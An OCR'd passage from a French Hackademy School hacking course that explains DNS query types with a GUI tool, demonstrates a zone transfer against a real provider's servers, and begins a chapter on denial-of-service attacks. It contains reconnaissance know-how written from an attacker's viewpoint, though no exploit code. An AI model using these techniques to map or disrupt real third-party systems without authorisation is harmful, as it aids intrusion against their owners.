


On dit ici "modérément " car la carte a été créée avec une vieille version de WhatsUp.

En triturant un peu votre Network Mapper, en lisant l'aide, si vous êtes suffisamment à l'aise en anglais, ou si vous partez du principe de *"je teste, je vois ce que ça fait, j'en tire les conclusions"*, alors vous pourrez trouver bien des utilités à un network mapper.

VIII - DNS Queries :

Dans un français courant, ce chapitre peut tout aussi bien s'appeler "les requêtes DNS", autrement dit, des requêtes que l'on envoie à des services DNS.

Il faut avant tout savoir ce qu'est un serveur DNS. C'est un serveur qui va couramment se charger de résoudre une adresse IP en nom d'hôte. Par ce biais, la machine qui a comme IP 166.166.166.166, va avoir comme nom d'hôte (rappelez-vous, on dit aussi "hostname") www.abcedfg.com grâce au serveur DNS qui le "supervise", qui se charge de la translation. Les grosses entreprises sur Internet disposent généralement de leurs propres serveurs DNS. Ce sont ces serveurs DNS qu'un pirate peut interroger, à la recherche de défauts de configuration (transfert de zone autorisé) ou de vulnérabilités éventuelles sur le serveur qui lui permettraient de lancer des attaques sur le service.

Nous allons étudier et manipuler les requêtes que l'on peut expédier couramment à un DNS, afin de voir

© 2001-2002-2003 **DMP**

VISIT…

LANZAROTE Caliente.COM

quelles informations il nous apporte, et aussi pour vous permettre, d'un point de vue technique, de mieux appréhender les DNS. Nous n'allons donc pas monter de véritables attaques sur le service, sachant que ce que nous allons faire est légal, dans la mesure où nous ne le faisons que pour nous "informer".

Vous allez voir qu'il est possible d'établir des liens avec le chapitre précédent, au niveau de l'étape consistant à collecter des informations.

1 - Théorie :

Comme d'habitude, un peu de théorie pour réchauffer les méninges avant de passer à la pratique.

Il faut connaître au moins certains principes de base sur les DNS :

- un nom d'hôte attribué est unique au monde ;
- une adresse IP peut être résolue sous plusieurs noms d'hôtes. C'est pourquoi un site comme http://www.x.com peut avoir la même adresse IP que http://www.y.com alors que le contenu des pages peut varier. On considère qu'il y a un nom d'hôte principal et que les autres sont des "alias".
- Vulgarisons un peu le principe d'obtention des noms de domaine sur un exemple. Votre navigateur va demander au serveur DNS, en général de votre FAI, selon votre configuration réseau, de lui résoudre le nom http://www.serveur.com en une adresse IP. Votre provider va vous faire transiter la réponse qu'il a reçue des DNS ayant autorité sur le domaine "serveur.com". "Ayant autorité" signifie ici capable de résoudre les adresses IP en noms d'hôtes sur toutes les machines du domaine serveur.com.

Nominativement, une requête qui part d'un client vers un DNS pour résoudre un nom d'hôte en adresse IP porte le nom de "A" (pour récupération d'information sur les "Address records"), et pour résoudre une adresse IP en nom d'hôte, la requête est nommée "PTR" (pour récupération d'information sur les "PoinTer Records"). Un "record" est un enregistrement d'informations au sein du DNS. Comme tout ceci ne vous dit certainement que peu de choses, nous allons étudier les différents types de requêtes que peut gérer un serveur DNS et en voir certaines caractéristiques. Après quoi, nous utiliserons des outils aptes à envoyer ce genre de requêtes. Nous en analyserons les retours et les processus généraux.

Une publication **The Hackademy School**
© 2001-2002-2003 **DMP**

Il existe neuf types de requêtes que peuvent traiter les serveurs DNS conventionnels (dans l'ordre alphabétique) :

Type de requête	Rôle
A	Cette requête sert à obtenir les "A records", c'est-à-dire à résoudre un nom d'hôte en une adresse IP sur un DNS qui a enregistré le nom d'hôte dans sa base des "A records" (sur lequel il a autorité donc). Rappelez-vous que "record" signifie enregistrement.
ANY	Cette requête permet d'obtenir les "records" qu'un DNS a dans son cache concernant un nom d'hôte ou une adresse IP particulière. Cette fonction reste donc peu utilisée.
AXFR	Cette requête sert à faire un "transfert de zone" sur un DNS. C'est-à-dire que le DNS va renvoyer l'ensemble des adresses IP des machines sur lesquelles il a autorité, et va indiquer le type de "records" qu'il a sur ces systèmes. Pour des raisons de sécurité évidente, parce qu'un pirate pourrait obtenir des listes complètes de machines sans avoir à faire du scan de plages d'adresses IP, cette option est généralement désactivée. "Généralement"...
CNAME	[Cannonical Name] Cette requête permet de résoudre le nom d'hôte réel d'un système si la requête est envoyée vers un de ses alias. Par exemple, le serveur test3.serveur.com a pour CNAME toto.serveur.com, ce qui veut dire que test3.serveur.com est l'alias de toto.serveur.com. Cannonical Name pointe sur le nom d'hôte principal.
HINFO	[Host Info] Cette requête va permettre d'obtenir les enregistrements qu'a un DNS sur la configuration d'une machine (système d'exploitation et configuration matérielle). HINFO n'est quasiment jamais configuré au niveau des DNS, et sert donc très peu.
MX	[Mail eXchanger] Cette requête va permettre de résoudre les machines utilisées pour le mail sur un nom de domaine. Par exemple, un DNS du domaine "x" va résoudre une machine "y" comme servant au relais de mails (donc un service mail est installé sur la machine en question). Lorsqu'un e-mail va partir vers "adresse@x.com", le DNS va permettre de donner l'adresse de la station mail, la machine "y", qui se chargera de le relayer pour le faire arriver à destination.
NS	[Name Server] Cette requête va interroger un serveur DNS pour l'obtention des adresses des machines qui se chargent de résoudre les noms d'hôtes sur un domaine. En décrypté, cette commande permet couramment de retourner l'adresse des serveurs DNS qui s'occupent d'un domaine.
PTR	[PoinTeR] Les données contenues dans les "PTR records" permettent de faire la correspondance entre une adresse IP et un nom d'hôte. Si l'on envoie une requête PTR, il faut demander une adresse IP sous une forme compréhensible pour un DNS, pour en obtenir le nom d'hôte.
SOA	[Start Of Authority] Une requête SOA sur un DNS va permettre de retourner l'adresse du DNS principal qui a autorité sur un domaine particulier. En général il s'agit du premier DNS créé.

© 2001-2002-2003 **DMP**

Vous aurez ainsi compris qu'un système DNS tient des enregistrements ("records") qui définissent le type d'action qu'a le DNS sur les systèmes sur lesquels il a autorité. Il est possible de retourner ces différents types d'informations, de façon tout à fait légale, via des requêtes ("Queries" en anglais) envoyées au DNS. Ces requêtes sont spécifiques aux "records" que l'on essaie d'atteindre.

Exerçons-nous à présent à mieux comprendre ces différentes requêtes. Ainsi, nous y verrons quelles données rentrer pour faire des requêtes correctes. Nous en analyserons les réponses et en déduirons quelles données peuvent être utiles à un pirate.

2 - Pratique :

Nous allons étudier, une par une, les différentes requêtes transmissibles à un serveur DNS, à l'exception de certaines requêtes jugées inutiles. Ainsi, nous étudierons les requêtes :

- A ;
- AXFR ;
- CNAME ;
- MX ;
- NS ;
- PTR ;

a - Requête de type A :


Sur tous les exemples qui vont suivre, nous utiliserons un serveur DNS quelconque. Nous avons réalisé certains de nos exemples en envoyant nos requêtes à des serveurs du domaine caramail.com, prière donc de ne pas surcharger ces serveurs et de faire vos tests sur d'autres serveurs DNS.

Pour envoyer et recevoir des réponses à vos requêtes, il va vous falloir un utilitaire adapté pour l'envoi et la réception. Il existe une multitude d'utilitaires gratuits dédiés à ces pratiques, toutefois, l'un d'entre eux nous a plus particulièrement attiré. Certes, il n'est pas gratuit, mais la version d'évaluation n'est pas limitée dans le temps. En revanche, certaines options avancées, qui ne nous serviront pas, font défaut dans cette démonstration.

Rendez-vous sur http://www.menandmice.com, dans la section Downloads téléchargez DNS Expert pour Windows ou Mac OS. Remplissez le formulaire comme vous l'entendez, et installez-le.

On ne va pas vous décrire les étapes d'installation, c'est relativement simple. Une fois le logiciel installé, lancez-le.

1. Cliquez sur la fenêtre de présentation qui s'ouvre. Elle se fermera alors ;
2. Cliquez sur le bouton "DNS Query" ;




3. S'ouvre un petit utilitaire qui nous servira à interroger les DNS. C'est cet outil que nous utiliserons sans cesse au fur et à mesure de cette partie de cours.
4. Dans le cas de l'envoi d'une requête A, il nous faut plusieurs éléments :
   o L'adresse d'un serveur DNS autoritaire ;
   o L'adresse d'une machine dont on veut résoudre l'IP.
5. Notez qu'un simple ping ferait l'affaire pour l'objectif visé, mais nous nous basons sur une étude des fonctions principales d'un serveur DNS. Remplissons déjà une condition *sine qua non* au processus : l'obtention de l'adresse d'un serveur DNS à contacter.
6. Vous aurez remarqué dans le chapitre précédent sur les networks mappers, dans la partie consacrée à "Net Tools", qu'un scan d'adresses IP sur les machines de la société X nous a révélé les adresses IP et noms d'hôtes de certains serveurs DNS. Ceux-ci sont facilement repérables : leurs hostnames commencent par "ns", comme pour l'appellation "Name Server".
7. Une autre façon d'obtenir plus efficacement les adresses de serveurs DNS reste le whois (http://www.allwhois.org). Au niveau du whois, vous rentrez le nom du domaine visé, pour récupérer

© 2001-2002-2003 **DMP**

les adresses des serveurs DNS principaux qui ont autorité dessus.

8. On utilisera ns2.caramail.com qui va nous servir dans nos exercices. Dans l'outil que l'on a ouvert, DNS Query, remplissons les cases adéquates.
   - o Dans "Name:" indiquez le nom du serveur à résoudre, soit, par exemple, www.caramail.com. Ce qui importe, c'est que ce soit un serveur résolu par un DNS Caramail et sur le domaine "caramail.com" ;
   - o Dans "Server:" indiquez le nom du serveur DNS à contacter pour la résolution. Ainsi, nous avons choisi ns2.caramail.com ;
   - o Dans "Type:" indiquez "A" ;
   - o Laissez "Recursive Query" ;
9. Lancez la requête grâce au bouton Start. Rappelez-vous que vous n'êtes pas obligé de prendre Caramail pour vos exercices, si vous avez bien compris tout ce qui est expliqué précédemment, vous pourriez aller faire ça ailleurs.



10. Tout ce que l'on regarde se situe au niveau de "Answer:" (la réponse du service DNS). Les informations subsidiaires nous renseignant sur les serveurs de référence du domaine caramail.com (dans la case "Authority"), ainsi que les adresses IP de ces serveurs DNS ("Additional") ne nous intéressent pas. Notez que ns2.caramail.com a beau être autoritaire sur les systèmes du domaine caramail.com, il n'en reste pas moins qu'il n'est pas reconnu comme serveur de référence.


La réponse "www.caramail.com A 213.193.13.10" se décode de la façon suivante :
"pour le site www.caramail.com le "A record" indique l'IP 213.193.13.10".

b - Requête de type AXFR :

Nous n'allons pas reprendre toutes les étapes, principalement d'initation à l'utilisation du logiciel, vues précédemment. Mais ne vous inquiétez pas, nous resterons clairs sur le propos. De plus, notez que le serveur DNS à contacter ne change pas dans nos exemples. Les seules cases à modifier seront donc "Name:" et "Type:" sur le logiciel.

1. Cette requête est certainement l'une des plus intéressantes pour un pirate. Si le serveur répond par l'affirmative, il peut lui fournir foule d'informations. Dans "Name:", il faut entrer le nom du domaine, et non plus le nom d'un serveur. Rappelez-vous que cette "DNS query" récupère des informations sur tous les ordinateurs contenus dans le domaine spécifié ! Les administrateurs de serveurs DNS doivent absolument désactiver cette fonction ou mettre en place des règles n'autorisant cette requête qu'aux machines qui la nécessitent vraiment (comme les serveurs DNS secondaires).
2. Modifier "Type:" et rentrer "Zone Transfer" ;
3. Envoyer la requête ;

Une publication **The Hackademy School**
© 2001-2002-2003 **DMP**



4. Sur notre exemple, une longue liste d'adresses de serveurs s'affiche. Sur la colonne de gauche apparaissent les différentes informations relatives aux différents enregistrements pour les différents serveurs. Est copié ci-dessous un exemple de chaque serveur résolu de façon différente selon les "records". *Chaque espace représente une colonne dans nos exemples.*
   - o Le transfert de zone a rapporté des informations des "NS records" sur certains serveurs.
     Ex : xxxx.com. NS ns.xxxx.com *(non présenté sur cette photo d'écran)*
   - o Le transfert de zone a rapporté des informations des "MX records" sur certains serveurs.
     Ex : xxxx.com. MX m4.xxxx.com
   - o Le transfert de zone a rapporté des informations des "A records" sur certains serveurs.
     Ex : xxx.xxxx.com. A xxx.xx.xx.235
   - o Le transfert de zone a rapporté des informations des "CNAME records" sur certains serveurs.
     Ex : testserv.xxxx.com. CNAME www10.xxxx.com *(non présenté sur cette photo d'écran)*


Ainsi le serveur DNS a rapporté l'ensemble des informations qu'il avait dans ses enregistrements pour l'ensemble des systèmes sur lesquels il a autorité. Il est ainsi possible à un pirate d'obtenir la liste exhaustive des systèmes résolus par le DNS et aussi les informations subsidiaires qui résultent de la réponse au transfert de zone. Nous allons continuer à étudier les diverses réponses pour les différentes requêtes DNS.

Cependant, notez aussi qu'un transfert de zone peut révéler des informations importantes, comme les adresses IP de systèmes éloignées de la plage d'adresse IP qui aurait été scannée.

c - Requête de type CNAME :

.

1. On rentre comme "mailbox20.caramail.com" et comme type de requête, on spécifie "CNAME".
2. Le système retourne une information semblable à celle-ci :
   mailbox11.caramail.com CNAME m11.caramail.com




Une publication **The Hackademy School**
© 2001-2002-2003 **DMP**

LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL


La réponse se lit sous cette forme : "le nom mailbox11.caramail.com est l'alias de m11.caramail.com (nom principal)".

D'ailleurs, si vous interrogez les "A records" du DNS sur mailbox11.caramail.com, vous obtiendrez des informations approfondies sur le système en question.



Ici par exemple, s'affichent les informations relatives à mailbox11.caramail. Comme le DNS n'a pas "mailbox11.caramail.com" dans ses "A records", il vous indique qu'il s'agit d'un alias et résout alors l'adresse IP du système ayant pour nom principal "m11.caramail.com".

Ainsi, on apprend que mailbox11.caramail.com est l'alias de m11.caramail.com qui a pour adresse IP 213.193.13.81. Donc, mailbox11.caramail.com a aussi pour adresse IP 213.193.13.81.



Un outil, comme ici Ws Ping Pro Pack, ou encore Net Tools dans WhatsUp, confirmera ces informations.

d - Requête de type MX :

Comme vu dans le tableau en première partie, MX va résoudre les adresses des systèmes gérant le relais du courrier pour un domaine particulier. Ainsi, grâce à une requête de type MX sur le domaine caramail.com, on obtiendra la liste des systèmes relayant les e-mails à destination du domaine caramail (@caramail.com).

1. Lancez tout bêtement une requête de type MX sur le domaine caramail.com ;



Une publication **The Hackademy School**
© 2001-2002-2003 **DMP**


La réponse "caramail.com MX 3 m9.caramail.com" se lit sous cette forme : “pour le domaine caramail.com, le "MX record" indique l'adresse m9.caramail.com”. Comme il y a plusieurs serveurs mails enregistrés au niveau du DNS, celui-ci vous renvoie leurs adresses de façon exhaustive. Attention ! Il s'agit ici des serveurs qui relaient les e-mails à destination de caramail.com, et non pas de l'ensemble des serveurs mails que Caramail pourrait avoir. Le chiffre inséré entre le type de requête (MX) et le serveur résolu m9.caramail.com, par exemple, donne un ordre de priorité sur le serveur SMTP à contacter en premier lorsqu'un e-mail doit-être relayé. Ces chiffres sont choisis par l'administrateur.

Au vu de ce qui précède, il semblerait logique qu'un service SMTP tourne sur chacun de ces serveurs. Si vous prenez la peine de vérifier en vous connectant grâce à telnet.exe sur le port 25 (port par défaut d'un service SMTP) d'un des systèmes, vous vous apercevrez que ce n'est pas toujours le cas. Si le service SMTP est arrêté sur le système le plus prioritaire pour le relais, ce sera le second, dans l'ordre de priorité, qui sera choisi à cet effet. Un pirate qui veut s'attaquer aux services mails va commencer à s'attaquer aux serveurs SMTP prioritaires.

e - Requête de type NS :

Cette requête servant à résoudre les noms d'hôtes des serveurs DNS officiels implique que l'on contacte préalablement un serveur DNS du domaine concerné et ayant autorité sur celui-ci. On contacte donc un DNS pour obtenir l'adresse des DNS officiels. C'est peu pratique, sauf si vous voulez vérifier qu'il n'existe pas d'autres serveurs DNS ayant autorité sur le domaine visé autres que ceux que vous avez auparavant recensé.

1. Lancez une requête de type NS portant sur le domaine caramail.com ;




La réponse "caramail NS ns3.caramail.com" se lit "ns3.caramail.com est un serveur DNS principal du domaine caramail.com". Vous pouvez interroger les serveurs DNS dont vous aurez obtenu les adresses sur ce même type de requête, ils vous retourneront normalement tous la même réponse.

f - Requête de type PTR :

Les demandes d'informations sur les "PTR records" se font pour obtenir le nom d'hôte d'une adresse IP. On interroge donc le DNS en lui fournissant une adresse IP à résoudre. Au niveau du logiciel, cela se passe comme suit :

1. On prend l'adresse IP d'un serveur du domaine que l'on aimerait résoudre. Dans notre cas, on prend par exemple 213.193.13.10 et l'on s'en sert pour interroger de façon adéquate le serveur DNS ;




Une publication **The Hackademy School**
© 2001-2002-2003 **DMP**

2. Et là, on s'aperçoit que ns2.caramail.com ne nous retourne aucune information ! Pourquoi donc ? Si vous n'avez pas regardé assez attentivement, alors repenchez-vous sur l'image. La réponse s'affiche comme n'étant pas "autoritaire" ("Authoritative answer : No"), c'est-à-dire que le serveur DNS ns2.caramail.com ne peut résoudre ce type de requête, il n'en a pas l'autorité. Les serveurs DNS principaux, eux, doivent certainement l'avoir. Vérifions donc...

Ceux qui travaillent sur d'autres DNS que ceux de Caramail et qui n'ont pas rencontré ce problème n'ont bien sûr pas à suivre ces indications. Toutefois, il était nécessaire de provoquer l'erreur afin, que, le cas échéant, vous puissiez la comprendre.

3. On change l'adresse du serveur DNS à contacter, et l'on met l'adresse d'un des serveurs récupérés par une requête de type NS (ns.caramail.com, par exemple).



4. Tout a l'air de marcher. Mais visiblement, entre l'adresse IP sur laquelle porte votre demande (213.193.13.10) et l'adresse IP indiquée dans la requête ("Query"), ainsi que dans la réponse ("Answer"), il y a une grosse différence.

D'où vient donc cette différence entre ce qui est tapé et ce qui est envoyé et reçu ? C'est tout simplement le logiciel qui met l'adresse IP sous une forme compréhensible pour un DNS. En effet, le DNS est un animal difficile à comprendre, et c'est donc lui qui demande à ce qu'on le comprenne. Pour le consulter, il faut ainsi inverser l'ordre d'apparition des nombres dans l'adresse IP (213.193.13.10 devient 10.13.193.213) et y greffer l'élément ".in-addr.arpa", ce qui donne donc 10.13.193.213.in-addr.arpa. Heureusement, la plupart des logiciels permettant l'interrogation de DNS font automatiquement cette translation avant d'envoyer la requête.

On aura fait un petit parcours sur le travail à mener autour des DNS, et on les a surtout étudiés d'un point de vue "client" (celui qui envoie les requêtes). Tout un fatras théorique sur les principes de fonctionnement des DNS peut être trouvé sur Internet. Vous pouvez par exemple vous référer au site de la NIC français : http://www.nic.fr/guides . C'est la NIC (Association Française pour le Nommage Internet en Coopération), une faction française de l'institut américain (rappelez-vous d'où est majoritairement parti Internet), qui se charge de l'attribution des noms de domaines finissant par ".fr". Notez que le mot "nommage" employé dans leur nom est vraiment relatif au monde des DNS. Nous ne l'avons pas utilisé jusqu'ici (nous employions le terme de "résolution" surtout), car il s'agit d'un pur barbarisme dans la langue de Molière.

Les DNS, accouplés aux recherches d'informations via Networks Mappers et autres (c.f. cours Newbie), sont une bonne ressource d'informations. Mal configurés, ils peuvent alors devenir dangereux.

IX - Les attaques DoS

Dans la plupart des cas, le but d'un pirate est d'obtenir le statut administrateur sur la machine qu'il attaque. Toutefois, son objectif pourra n'être que la mise hors service de celle-ci, c'est-à-dire la faire planter ou la saturer comme lui couper sa connection. Dans ces cas précis, il utilisera un ensemble de techniques toutes particulières et on parlera alors de DoS (denial of services).

Une publication **The Hackademy School**
© 2001-2002-2003 **DMP**

Pourquoi un pirate voudrait-il attaquer par DoS une machine ?

Dans certains cas, un DoS conviendra mieux à un pirate qu'une prise de contrôle. Pourquoi, me demanderez-vous ? Les raisons sont multiples. On peut distinguer en premier lieu le cas classique où, par exemple, lors de la réalisation d'une pratique de type ip spoofing, le hacker préférera un DoS qui permettra la mise hors service de la machine spoofée (technique rapide et sûre) à une prise de contrôle, puis arrêt des activités de celle-ci sur le réseau (technique plus lente et hasardeuse). On peut aussi considérer le cas où le pirate décidera intentionnellement de perturber, voire d'immobiliser des machines d'une entreprise. Cela peut aller du type d'attaque de grande envergure telles que celles perpétrées contre de grands groupes comme yahoo à celles contre des sites de moindre importance mais pourtant tout aussi populaires chez certains.

Les principaux types d'attaques

De la même manière qu'une vulnérabilité propre à un service peut permettre la prise de contrôle d'une machine, elle peut également, dans certains cas, permettre le deni de service. On parle alors de dénis de service applicatifs. Un exemple tout simple, la fameuse vulnérabilité de windows XP relative au service UPNP (port 5000) était basée sur un buffer overflow. Ou encore la faille SMB, sur le même système d'exploitation. Les exploits qui furent publiés sur la mailing-list bugtraq permettait, outre la prise de contrôle à distance de la machine cible, de freezer (geler) la machine. L'exploit fragilisant le service, et windows étant par ailleurs relativement peu stable sur le plan de la mémoire, la machine crashait. Pourtant, la plupart du temps, un pirate choisira un tout autre principe pour affaiblir la machine cible. Il agira essentiellement par saturation.

Quels types de saturation est-il possible de mettre en place ?

On distingue principalement deux types de saturation : les saturations liées aux processus de la machine et les saturations liées aux failles des protocoles réseaux.

<u>Attaques DoS internes</u>

Si le pirate a un compte sur la machine dont il veut s'assurer la mise hors service, plusieurs moyens s'offrent à lui :

- Suivant le niveau de privilèges dont bénéficie l'utilisateur, il peut s'attaquer aux fichiers systèmes eux-mêmes. Ainsi, sur la plupart des systèmes de type Microsoft ou Apple, il n'est pas très difficile pour un utilisateur d'altérer les composantes vitales du système. En revanche, sur les systèmes de type Unix, les privilèges utilisateurs sont relativement restreints. La solution pour lutter contre ce type d'attaques est de définir des paramètres laissant le moins de possibilité de mouvance aux utilisateurs (du moins le stricte minimum). Si votre système ne permet pas cela, n'hésitez pas à en changer.
